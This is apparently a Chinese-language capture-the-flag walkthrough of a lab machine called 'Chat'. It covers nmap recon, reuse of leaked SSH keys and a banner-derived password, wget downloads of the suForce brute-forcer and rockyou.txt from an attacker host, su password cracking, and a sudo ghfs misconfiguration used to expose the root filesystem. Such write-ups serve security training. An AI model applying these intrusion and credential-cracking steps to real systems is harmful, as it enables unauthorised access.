chat

> wirte by yolo


信息搜集

```
[11:30:15]  17 └─(root㉿ kali)-[/home/kali]
[11:31:54]  18   └─# nmap -sV -sC 192.168.1.16
[11:31:54]  19  Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:31 EDT
[11:32:42]  20  Nmap scan report for 192.168.1.16 (192.168.1.16)
[11:32:42]  21  Host is up (0.0012s latency).
[11:32:42]  22  Not shown: 997 closed tcp ports (reset)
[11:32:42]  23  PORT     STATE SERVICE VERSION
[11:32:42]  24  22/tcp   open  ssh     (protocol 2.0)
[11:32:42]  25  | ssh-hostkey:
[11:32:42]  26  |_  3072 d9:1c:6e:45:25:a5:db:2c:76:f7:40:d1:05:f5:17:33 (RSA)
[11:32:42]  27  | fingerprint-strings:
[11:32:42]  28  |   NULL:
[11:32:42]  29  |_    SSH-2.0-Go ssh-chat
[11:32:42]  30  2222/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
[11:32:42]  31  | ssh-hostkey:
[11:32:42]  32  |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
[11:32:42]  33  |   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
[11:32:42]  34  |_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
[11:32:42]  35  8000/tcp open  http    Golang net/http server
[11:32:42]  36  |_http-title: /
[11:32:42]  37  |_http-open-proxy: Proxy might be redirecting requests
[11:32:42]  38  | fingerprint-strings:
[11:32:42]  39  |   FourOhFourRequest:
[11:32:42]  40  |     HTTP/1.0 404 Not Found
[11:32:42]  41  |     Cache-Control: public, max-age=0
[11:32:42]  42  |     Content-Type: text/html; charset=utf-8
[11:32:42]  43  |     Vary: accept, accept-encoding
[11:32:42]  44  |     X-Content-Type-Options: nosniff
[11:32:42]  45  |     Date: Tue, 05 Aug 2025 03:32:02 GMT
[11:32:42]  46  |     Content-Length: 1529
[11:32:42]  47  |     <!DOCTYPE html>
[11:32:42]  48  |     <html lang="en-us">
[11:32:42]  49  |     <head>
```

可以观察到2222是标准ssh

22端口是个ssh-chat服务，后面拿到shell后找到文件，发现是这个仓库https://github.com/shazow/ssh-chat/

然后8000是个文件系统，看样子是/home/scycree下的，理由很简单，用ssh-keygen就能出，或者base64解码




```
5180 ┌──(root㉿ kali)-[/home/kali/Desktop]
5181 └─# ssh-keygen -l -f id_rsa.pub
5182  3072 SHA256:VM7lHUeyBKc/SbXQLwr3oldqRXqipPLiHmb6Ws3tC6I scycree@Chat (RSA)
5183
5184 ┌──(root㉿ kali)-[/home/kali/Desktop]
5185 └─# ssh-keygen -l -f id_rsa
5186  3072 SHA256:VM7lHUeyBKc/SbXQLwr3oldqRXqipPLiHmb6Ws3tC6I scycree@Chat (RSA)
5187
5188 ┌──(root㉿ kali)-[/home/kali/Desktop]
5189 └─# ssh-keygen -l -f authorized_keys
5190  3072 SHA256:kGckV830S7hJiNsGBTBj3sqEY6hwwrjKEhI+S+xJvwA scycree@moban (RSA)
5191
```


拿shell

和那个ssh-chat交互了好久，没有找到渗透点，然后8000网站里的id_rsa我发现不能直接用来登录，这个时候，我发现每次和靶机交互，都有个banner信息，是todd，显然是另一个用户名

```
┌──(root㉿ kali)-[/home/kali/Desktop]
└─# ssh -i id_rsa scycree@192.168.1.16 -p 22
 * [todd]

 * root joined. (Connected: 1)
root: where is my flag
 * yolo joined. (Connected: 2)
yolo: where is my flag
root: woshinailong
```

那就尝试用todd作为密码登录，发现进来了（~~如果进不来，那就准备用hydra爆破子,没辙子~~



接下来就要想办法提权了，sudo -l，查看suid文件，查看定时任务，这些没有用，然后我查看了下进程，拿到了关键信息

```
todd@Chat:~$ ps aux | grep root
root           1  0.0  0.4  98768 10192 ?        Ss   Aug04   0:00 /sbin/init
root           2  0.0  0.0      0     0 ?        S    Aug04   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Aug04   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   Aug04   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   Aug04   0:00 [kworker/0:0H-
kblockd]
root           8  0.0  0.0      0     0 ?        I<   Aug04   0:00
[mm_percpu_wq]
root           9  0.1  0.0      0     0 ?        S    Aug04   0:08 [ksoftirqd/0]
root          10  0.0  0.0      0     0 ?        I    Aug04   0:01 [rcu_sched]
root          11  0.0  0.0      0     0 ?        I    Aug04   0:00 [rcu_bh]
root          12  0.0  0.0      0     0 ?        S    Aug04   0:00 [migration/0]
root          14  0.0  0.0      0     0 ?        S    Aug04   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    Aug04   0:00 [kdevtmpfs]
root          16  0.0  0.0      0     0 ?        I<   Aug04   0:00 [netns]
root          17  0.0  0.0      0     0 ?        S    Aug04   0:00 [kauditd]
root          18  0.0  0.0      0     0 ?        S    Aug04   0:00 [khungtaskd]
root          19  0.0  0.0      0     0 ?        S    Aug04   0:00 [oom_reaper]
root          20  0.0  0.0      0     0 ?        I<   Aug04   0:00 [writeback]
root          21  0.0  0.0      0     0 ?        S    Aug04   0:00 [kcompactd0]
root          22  0.0  0.0      0     0 ?        SN   Aug04   0:00 [ksmd]
root          23  0.0  0.0      0     0 ?        SN   Aug04   0:00 [khugepaged]
root          24  0.0  0.0      0     0 ?        I<   Aug04   0:00 [crypto]
root          25  0.0  0.0      0     0 ?        I<   Aug04   0:00 [kintegrityd]
root          26  0.0  0.0      0     0 ?        I<   Aug04   0:00 [kblockd]
root          27  0.0  0.0      0     0 ?        I<   Aug04   0:00 [edac-poller]
root          28  0.0  0.0      0     0 ?        I<   Aug04   0:00 [devfreq_wq]
root          29  0.0  0.0      0     0 ?        S    Aug04   0:00 [watchdogd]
root          30  0.0  0.0      0     0 ?        S    Aug04   0:00 [kswapd0]
root          48  0.0  0.0      0     0 ?        I<   Aug04   0:00 [kthrotld]
root          49  0.0  0.0      0     0 ?        I<   Aug04   0:00
[ipv6_addrconf]
root          59  0.0  0.0      0     0 ?        I<   Aug04   0:00 [kstrp]
root         102  0.0  0.0      0     0 ?        I<   Aug04   0:00 [ata_sff]
root         107  0.0  0.0      0     0 ?        S    Aug04   0:00 [scsi_eh_0]
root         109  0.0  0.0      0     0 ?        S    Aug04   0:00 [scsi_eh_1]
root         110  0.0  0.0      0     0 ?        I<   Aug04   0:00 [scsi_tmf_0]
root         112  0.0  0.0      0     0 ?        I<   Aug04   0:00 [scsi_tmf_1]
root         113  0.0  0.0      0     0 ?        S    Aug04   0:00 [scsi_eh_2]
```

```
root         115  0.0  0.0      0     0 ?        I<   Aug04   0:00 [scsi_tmf_2]
root         159  0.0  0.0      0     0 ?        I<   Aug04   0:03 [kworker/0:1H-
kblockd]
root         189  0.0  0.0      0     0 ?        I<   Aug04   0:00
[kworker/u3:0]
root         191  0.0  0.0      0     0 ?        S    Aug04   0:00 [jbd2/sda1-8]
root         192  0.0  0.0      0     0 ?        I<   Aug04   0:00 [ext4-rsv-
conver]
root         225  0.0  1.0  65380 20628 ?        Ss   Aug04   0:00
/lib/systemd/systemd-journald
root         249  0.0  0.2  22016  5616 ?        Ss   Aug04   0:00
/lib/systemd/systemd-udevd
root         306  0.0  0.0      0     0 ?        I<   Aug04   0:00 [ttm_swap]
root         307  0.0  0.0      0     0 ?        S    Aug04   0:00 [irq/18-
vmwgfx]
root         319  0.0  0.1   6736  2860 ?        Ss   Aug04   0:00 /usr/sbin/cron
-f
root         321  0.0  0.1 222784  4020 ?        Ssl  Aug04   0:00
/usr/sbin/rsyslogd -n -iNONE
root         322  0.0  0.3  22532  7428 ?        Ss   Aug04   0:00
/lib/systemd/systemd-logind
root         337  0.0  0.1   7780  2420 ?        S    Aug04   0:00 /usr/sbin/CRON
-f
root         338  0.0  0.1   7780  2420 ?        S    Aug04   0:00 /usr/sbin/CRON
-f
root         341  0.0  0.2   9588  5756 ?        Ss   Aug04   0:00 /sbin/dhclient
-4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I
-df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root         354  0.0  0.0   2472   508 ?        Ss   Aug04   0:00 /bin/sh -c
/root/ssh-chat/ssh-chat --verbose --bind :22 --identity /root/.ssh/id_rsa --
motd=/opt/banner
root         355  0.0  0.0   2472   512 ?        Ss   Aug04   0:00 /bin/sh -c
sudo -u scycree ghfs -l 8000  -r /home/scycree
root         362  0.0  0.4 708164  9832 ?        Sl   Aug04   0:02 /root/ssh-
chat/ssh-chat --verbose --bind :22 --identity /root/.ssh/id_rsa --
motd=/opt/banner
root         363  0.0  0.2   8608  4108 ?        S    Aug04   0:00 sudo -u
scycree ghfs -l 8000 -r /home/scycree
root         376  0.0  0.0   5840  1628 tty1     Ss+  Aug04   0:00 /sbin/agetty -
o -p -- \u --noclear tty1 linux
root         403  0.0  1.0 108880 21208 ?        Ssl  Aug04   0:00
/usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --
wait-for-signal
root         416  0.0  0.3  13288  7676 ?        Ss   Aug04   0:00 sshd:
/usr/sbin/sshd -D [listener] 0 of 10-100 startups
root        2244  0.0  0.0      0     0 ?        I    01:00   0:00 [kworker/u2:1-
flush-8:0]
root        2624  0.0  0.0      0     0 ?        I    01:18   0:00 [kworker/u2:2-
events_unbound]
root        2684  0.0  0.0      0     0 ?        I    01:21   0:00 [kworker/0:1-
ata_sff]
root        2766  0.0  0.0      0     0 ?        I    01:26   0:00 [kworker/0:0-
events_freezable_power_]
root        2999  0.1  0.0      0     0 ?        I    01:36   0:00 [kworker/0:2-
events]
root        3039  0.0  0.0      0     0 ?        I    01:37   0:00 [kworker/u2:0-
flush-8:0]
```

```
root        3072  0.0  0.4  14508  8564 ?        Ss   01:38   0:00 sshd: todd
[priv]
root        3099  0.0  0.0      0     0 ?        I    01:38   0:00
[kworker/u2:3]
todd        3177  0.0  0.0   6176   704 pts/0    S+   01:40   0:00 grep root
todd@Chat:~$
```

注意看`/bin/sh -c sudo -u scycree ghfs -l 8000  -r /home/scycree`，可见scycree好像有点东西，那就想办法“顶号”

想来想去，我感觉还是弄爆破算了，不得不说，suForce是真好用

```
todd@Chat:/tmp$ wget http://192.168.1.14/suForce
--2025-08-05 02:06:00--  http://192.168.1.14/suForce
Connecting to 192.168.1.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2430 (2.4K) [application/octet-stream]
Saving to: ‘suForce’

suForce                       100%
[==================================================>]   2.37K  --.-KB/s    in 0s

2025-08-05 02:06:00 (269 MB/s) - ‘suForce’ saved [2430/2430]

todd@Chat:/tmp$ wget http://192.168.1.14/rockyou.txt
--2025-08-05 02:06:06--  http://192.168.1.14/rockyou.txt
Connecting to 192.168.1.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: ‘rockyou.txt’

rockyou.txt                   100%
[==================================================>] 133.44M  87.4MB/s    in
1.5s

2025-08-05 02:06:07 (87.4 MB/s) - ‘rockyou.txt’ saved [139921507/139921507]

todd@Chat:/tmp$ ls
rockyou.txt  systemd-private-373f2e8a21d74266a90c0a2b2c71ec58-systemd-
logind.service-YFhwQg
suForce      systemd-private-373f2e8a21d74266a90c0a2b2c71ec58-systemd-
timesyncd.service-X4EFMf
todd@Chat:/tmp$ ./suForce -u scycree -w rockyou.txt
-bash: ./suForce: Permission denied
todd@Chat:/tmp$ chmod +x suForce
todd@Chat:/tmp$ ./suForce -u scycree -w rockyou.txt
            _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
______________________________________
 code: d4t4s3c     version: v1.0.0
______________________________________
🎯 Username | scycree
📖 Wordlist | rockyou.txt
🔎 Status   | 377/14344392/0%/welcome
```

```
 Password | welcome
_____________________________________


todd@Chat:/tmp$ su scycree
Password:
scycree@Chat:/tmp$ sudo -l
Matching Defaults entries for scycree on Chat:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scycree may run the following commands on Chat:
    (ALL) NOPASSWD: /usr/bin/ghfs
scycree@Chat:/tmp$
```

然后这个ghfs研究了下，能让我直接将某个文件路径给映射出来，让浏览器访问，我干脆把根目录弄出来


```
flag{root-c448ebd8ddef14820eef632ffe833f3c}
```